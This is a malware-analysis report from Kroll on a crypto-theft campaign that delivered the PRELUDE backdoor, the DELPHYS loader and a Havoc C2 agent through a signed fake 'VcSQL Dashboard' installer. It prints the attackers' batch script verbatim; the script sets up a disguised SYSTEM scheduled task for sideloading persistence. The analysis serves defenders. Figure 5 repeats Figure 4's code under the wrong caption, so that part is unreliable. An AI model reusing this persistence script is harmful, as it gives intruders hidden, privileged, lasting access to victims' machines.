PRELUDE: Crypto Heist Causes HAVOC

kroll.com/en/insights/publications/cyber/prelude-crypto-heist-causes-havoc

Key Findings

- Kroll researchers discovered two new pieces of malware, a backdoor and a loader named “PRELUDE” and “DELPHYS,” respectively.
- These malwares led to deployment of Havoc C2’s agent, “Demon,” while investigating a large-scale cryptocurrency theft.
- Havoc C2 is an open-source, post-exploitation command and control framework.
- Once Demon is installed and running on the system, threat actors have access to a wide set of features, giving them the access they need to accomplish their theft.
- The highly targeted campaign was initiated via social engineering over direct contact on the X platform from a single user.

Overview

During the investigation of a large-scale cryptocurrency theft, with total losses significantly exceeding USD 1 million spread across multiple currencies, Kroll researchers discovered two new pieces of malware. These pieces of malware ultimately led to deployment of Havoc C2’s agent, “Demon.”

Havoc C2 is an open-source, post-exploitation command and control framework whose agent, Demon, includes features such as indirect system calls and AMSI/ETW patching. The source code for Havoc C2 is available on GitHub. Once Demon is installed and running on the system, the threat actor has access to a wide set of features, including screenshots, file systems, data exfiltration, process manipulation and ability to extend with PowerShell, operating system commands and dotnet assemblies, giving them all the access they need over the victim machine to realize their theft.

The highly targeted campaign was initiated via social engineering over direct contact on the X platform from a single user. The actor then directed the interaction to a Discord server, where other individuals took part in the social engineering conversations.


Kroll believes the threat actor was targeting individuals of high net worth in the cryptocurrency space. The targeting could be due to these individuals being easier targets for theft than organizations, due to the frequent lack of permitter and advanced host-based protections. The actor being able to directly target individuals via tools such as X and Discord may also have played a part in the targeting decision.

During the investigation, Kroll found two pieces of malware we believe had not been previously documented, a backdoor and a loader we named “PRELUDE” and “DELPHYS,” respectively.

Because new or open-source malware was used and C2 infrastructure appears to have been created specifically for the campaign, attribution to a known actor is not possible. It is also possible that a new actor is responsible; as such, Kroll is tracking this activity under a new entity, KTA440.

Initial Installer

The initially executed file is a signed.msi file over 700 megabytes in size. MSI files are a Windows installer package file. This is a flexible file type that is typically used to bundle files for installation or updates. When an.msi package is executed, msiexec.exe unpacks the bundled files and potentially executes one or more of the child files. At the time of execution and initial analysis, the file signature was valid. A valid signature and large file size allow the execution to potentially bypass typical initial endpoint security checks, as many tools have file size limits, and Authenticode signing assists to confirm the integrity of the installer. The signature information is below:



Digital Signature Details

Digital Signature Information

This digital signature is OK.

Signer information

Name: [redacted]

E-mail: Not available

Signing time: Thursday, January 30, 2025 5:44:02 AM

Countersignatures


Name of signer:	E-mail address:	Timestamp
Globalsign TSA f...	Not available	Thursday, January 3...

Figure 1 – Valid digital signature

Signing took place on January 30, 2025, and the signature is considered valid between the dates of September 12, 2024, through September 12, 2025, unless revoked.

Within this installer, there are several different files bundled together, some of which appear to be duplicates, and some are not observed by Kroll to be executed by the installer upon installation. This may be to pad the size of the binary beyond limits for many tools, though it is possible the threat actor could have found a use for the files. The parent folder that the installer was created from is named “VcSQL Dashboard,” and the resulting package is named “setupdashboard.msi.”

Below are the executable files that are dropped when executed by msiexec.exe:



Name	Directory	Component	Size	Version
app2.ico	SourceDir\VcSQL Dashboard	IconComponent	60361	
DashboardClient.exe	SourceDir\VcSQL Dashboard	mFileXX	453632	2.1.0.0
mysql_x64-1.cab	SourceDir\VcSQL Dashboard	dataFiles	320672398	
dbmysql.exe	SourceDir\VcSQL Dashboard	dataFiles	7759872	4.9.0.0
oleview.exe	SourceDir\VcSQL Dashboard	dataFiles	271912	10.0.26100.1
if_bat_file.bat	SourceDir\VcSQL Dashboard	dataFiles	970	
rif_bat_file.bat	SourceDir\VcSQL Dashboard	dataFiles	635	
iviewers.dll	SourceDir\VcSQL Dashboard	dataFiles	16384	1.0.0.0
mysql_x86-1.cab	SourceDir\VcSQL Dashboard	dataFiles	320672398	
iviewers2.dll	SourceDir\VcSQL Dashboard	dataFiles	230856	10.0.26100.1
mysqld.pdb	SourceDir\VcSQL Dashboard	dataFiles	430231552	
mysql-9.1.0-winx64.zip	SourceDir\VcSQL Dashboard	dataFiles	302389516	

Figure 2 – List of enclosed files

Size is indicated in bytes. The files are in a few different formats, some of which are executable. The table below references what sorts of files they are:


app2.ico	MS Windows icon resource
iviewers2.dll	PE32+ executable (DLL) (GUI) x86-64
mysqld.pdb	MSVC program database ver 7.00
mysql-9.1.0-winx64.zip	Zip archive data
DashboardClient.exe	PE32 executable (GUI) Intel 80386 Mono/.Net assembly
mysql_x64-1.cab	Microsoft Cabinet archive data
dbmysql.exe	PE32+ executable (GUI) x86-64

oleview.exe	PE32+ executable (GUI) x86-64
if_bat_file.bat	DOS batch file, ASCII text
rif_bat_file.bat	DOS batch file, ASCII text
iviewers.dll	PE32+ executable (DLL) (console) x86-64 Mono/.Net assembly
mysql_x86-1.cab	Microsoft Cabinet archive data

Size is indicated in bytes. The files are in a few different formats, some of which are executable. The table below references what sorts of files they are:

LaunchMaintenanceApp	dbmysql.exe
Launch1stFile	DashboardClient.exe
Launch2ndFile	dbmysql.exe
Launch3rdFile	oleview.exe
Launch4thFile	if_bat_file.bat
Launch5thFile	rif_bat_file.bat

While some of the files, such as dbmysql.exe, will be elaborated on further, observed execution of the installer will be described first. DashboardClient.exe is a .Net binary that portrays a fake installation screen, appearing as below:



Downloading data...


API Endpoint #1

During the initial setup, some applications may close to integrate necessary libraries and dependencies into the system.

LOADING

Figure 3 – False install screen


This installation appears to hang or fail; however, the status bar operates based on a timer as well as a sequence of several fake installation steps, to give the installer the appearance of authenticity. The progress bar itself is based on a timer and displays these installation statuses:



```
private void timer1_Tick(object sender, EventArgs e)
{
    if (this._currentMessageIndex < this._statusMessages.Count)
    {
        StatusMessage statusMessage = this._statusMessages[this._currentMessageIndex];
        if (this._customProgressBar.Value < this._customProgressBar.Maximum && this._customProgressBar.Value < statusMessage.Progress)
        {
            this._customProgressBar.Value += 2;
        }
        if (this.progressBar1.Value < statusMessage.Progress)
        {
            this.progressBar1.Increment(1);
        }
        if (this._messageStopwatch.ElapsedMilliseconds >= (long)statusMessage.Length)
        {
            this._currentMessageIndex++;
            this.DisplayCurrentMessage();
        }
    }
}
```

Figure 4 – Progress bar sequence

While there are not many strings of note within the binary, DashboardClient.exe did contain a Chinese character string, which translates to “Are you out of your mind?”




```
private void timer1_Tick(object sender, EventArgs e)
{
    if (this._currentMessageIndex < this._statusMessages.Count)
    {
        StatusMessage statusMessage = this._statusMessages[this._currentMessageIndex];
        if (this._customProgressBar.Value < this._customProgressBar.Maximum && this._customProgressBar.Value < statusMessage.Progress)
        {
            this._customProgressBar.Value += 2;
        }
        if (this.progressBar1.Value < statusMessage.Progress)
        {
            this.progressBar1.Increment(1);
        }
        if (this._messageStopwatch.ElapsedMilliseconds >= (long)statusMessage.Length)
        {
            this._currentMessageIndex++;
            this.DisplayCurrentMessage();
        }
    }
}
```

Figure 5 – Chinese character string

While dbmysql.exe and oleview.exe are further described within this write-up, two batch files are also executed to establish scheduled tasks for persistence for the PRELUDE backdoor as well as the DELPHYS loader, which is used to execute a HAVOC C2 Demon.

The first of these, “if_bat_file.bat,” creates a scheduled task to execute oleview.exe every two minutes with the highest possible privileges. The task is named “Msdblq,” with the description “Msdblql Reference Telemetry.” This allows for the PRELUDE backdoor to be executed repeatedly via Dynamic Link Library (DLL) sideloading with the highest authority available to the executing account. This batch file is presented below, though it should be noted that the comments within the code are not provided by Kroll analysis; the sample is presented as found. Following this task creation, the binaries used for sideloading are copied to the %TEMP% directory from the current directory. The task name and description appear to attempt to hide the malicious binary as well as its communication under the guise of database telemetry.




```
@echo off
setlocal

:: Get the current directory
set "CURRENT_DIRECTORY=%~dp0"
set "EXECUTABLE=%CURRENT_DIRECTORY%oleview.exe"

:: Define task parameters
set TASK_NAME=Msdblq
set TASK_DESCRIPTION=Msdblql Reference Telemetry

:: Create the scheduled task to run OurFile.exe every 2 minutes with highest privileges
:: schtasks /create /tn "%TASK_NAME%" /tr "\"%EXECUTABLE%\"" /sc minute /mo 2 /rl HIGHEST /ru "%USERNAME%" /f
schtasks /create /tn "%TASK_NAME%" /tr "\"%EXECUTABLE%\"" /sc minute /mo 2 /rl HIGHEST /ru "SYSTEM" /f

if %ERRORLEVEL% EQU 0 (
    echo Scheduled Task '%TASK_NAME%' created successfully with highest privileges.
) else (
    echo Failed to create Scheduled Task. Error Code: %ERRORLEVEL%
)

copy %CURRENT_DIRECTORY%oleview.exe %TEMP%\oleview.exe
copy %CURRENT_DIRECTORY%iviewers.dll %TEMP%\iviewers.dll
mkdir %WINDIR%\Setup\Scripts\
copy %CURRENT_DIRECTORY%ErrorHandler.cmd %WINDIR%\Setup\Scripts\ErrorHandler.cmd
endlocal
```

Figure 6 – oleviewer.exe persistence batch file

The second of these, “rif_bat_file.bat,” creates a scheduled task to execute the DELPHYS loader every two minutes with the highest possible privileges. The task is named “Msqdbl” and is similarly given a description of “Msqdbl Reference Telemetry.” This allows for the DELPHYS backdoor to be executed repeatedly via DLL sideloading with the highest authority available to the executing account. This batch file is also presented below, and the comments within the code are provided to us by the threat actors, not via Kroll analysis.

There are no further actions following task creation, and the task name as well as its description appear to attempt to disguise the behavior of the malicious binary similarly to the first sample.



